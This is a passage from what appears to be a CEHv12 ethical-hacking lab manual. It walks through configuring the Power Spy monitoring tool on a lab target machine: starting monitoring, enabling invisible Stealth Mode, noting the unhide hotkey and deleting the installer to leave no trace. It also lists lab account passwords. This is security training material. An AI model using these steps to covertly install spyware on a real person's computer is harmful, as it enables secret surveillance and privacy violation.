
Note: Here, the password is **test@123**.



19. The **Register product** window appears; click **Later** to continue.




20. The **Power Spy Control Panel** window appears, as shown in the screenshot.



21. Click the **Start monitoring** option from the right-pane.

Note: If the **System Reboot Recommended** window appears, click **OK**.



22. Click on **Stealth Mode** from the right-pane.

Note: Stealth mode runs Power Spy on the computer completely invisibly.

23. The **Hotkey reminder** pop-up appears; read it carefully and click **OK**.

Note: To unhide Power Spy, use the **Ctrl+Alt+X** keys together on your PC keyboard.

24. In the **Confirm** dialog-box that appears, click **Yes**.

25. Delete the Power Spy installation setup (**setup.exe**) from **Desktop**.

26. Close the **Remote Desktop Connection** by clicking on the close icon (**X**).


Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

27. Now, click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine and click **Ctrl+Alt+Del** to activate the machine.

28. Click **Jason** from the left pane and log in with password **qwerty**.

Note: Here, we are running the target machine as a legitimate user.

Note: Here, for demonstration purposes, we are using the trial version of the Power Spy tool. The trial version will always show a notification in the top-right corner of the **Desktop** on the target machine, even when the software is set to stealth mode.



29. Open the **Internet Explorer** web browser and browse any website.

